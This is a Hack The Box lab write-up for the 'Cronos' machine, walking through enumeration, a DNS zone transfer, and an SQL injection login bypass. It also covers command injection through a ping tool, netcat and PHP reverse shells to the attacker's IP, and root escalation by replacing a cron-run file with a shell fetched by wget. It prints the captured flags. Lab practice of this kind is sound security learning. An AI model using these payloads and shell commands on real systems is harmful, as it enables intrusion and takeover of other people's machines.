
Hack The Box
PEN-TESTING LABS


Cronos :

Enumeration :

Runing an Nmap scan return those result.




```
root@nexus:~# nmap -A -p- 10.10.10.13
```



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
```


Enumerating DNS with dig give us those information.




```
root@nexus:~# dig axfr @10.10.10.13 cronos.htb

; <<>> DiG 9.11.5-P4-5.1+b1-Debian <<>> axfr @10.10.10.13 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 23 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: jeu aoû 29 20:21:42 CEST 2019
;; XFR size: 7 records (messages 1, bytes 203)
```

Add to «/etc/hosts » file the two domain name.



```
root@nexus:~# cat /etc/hosts
```




```
10.10.10.13      cronos.htb      admin.cronos.htb
```

Browsing cronos.htb and running dirb against it didnt show anything usefull. But browsing admin.cronos.htb lead us to a login page.

Exploitation :


The login form is vulnerable to SQLi. Exploiting it will connect us as admin.



Login

UserName : admin' -- 1 or 1


Password : ●●●●●



Net Tool v0.1

traceroute 8.8.8.8

It lead you on a page with Net Tool, who allow us to run traceroute or ping on the box. We can send more command by using « | or && » between each commands.




ping 8.8.8.8|whoami

www-data


Using netcat reverse shell (from pentest monkey) can give us a shell. Start an netcat listener.


Source : http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet



```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
```


Once you are ready send the ping command with our netcat reverse shell.





```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.13] 45328
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@cronos:/var/www/admin$ whoami
whoami
www-data
```

Take user flag.




```
www-data@cronos:/home/noulis$ cat user.txt
cat user.txt
51d236438b333970dbba7dc3089be33b
```


User.txt = 51d236438b333970dbba7dc3089be33b

Privilege Escalation :

The box name is Cronos, so let’s see wich cron is on the box.




```
www-data@cronos:/var/www/admin$ cat /etc/crontab
```




```
# m h dom mon dow user   command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
```

There is an interesting file « /var/www/laravel/artisan », let’s see wich right have that file.




```
-rwxr-xr-x  1 www-data www-data    1646 Apr  9  2017 artisan
```

We have full access on that file as www-data. As said the cron job, php run artisan file every minute. Let’s take our php reverse shell on our kali.




```
root@nexus:~# cp /usr/share/webshells/php/php-reverse-shell.php .
```

Replace ip and port on the php reverse shell with your.




```
$ip = '10.10.14.17';  // CHANGE THIS
$port = 5555;       // CHANGE THIS
```

Start a netcat listner and a web server for allow the box to download the reverse shell.




```
root@nexus:~# nc -nvlp 5555
listening on [any] 5555 ...
```




```
root@nexus:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

On the box remove the artisan file, rename your reverse shell to « artisan » then download your reverse shell.




```
www-data@cronos:/var/www/laravel$ wget http://10.10.14.17:8000/artisan .
```

Give him execution right.




```
www-data@cronos:/var/www/laravel$ chmod +x artisan
```

Wait less than 1 minute and you will have root shell back on your netcat listner.



```
root@nexus:~# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.13] 41930
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64
 x86_64 x86_64 GNU/Linux
 22:12:01 up 19 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# python -c 'import pty;pty.spawn("/bin/bash")'
root@cronos:/# cd /root
```

Take root flag.



```
root@cronos:~# cat root.txt
cat root.txt
1703b8a3c9a8dde879942c79d02fd3a0
```

Root.txt = 1703b8a3c9a8dde879942c79d02fd3a0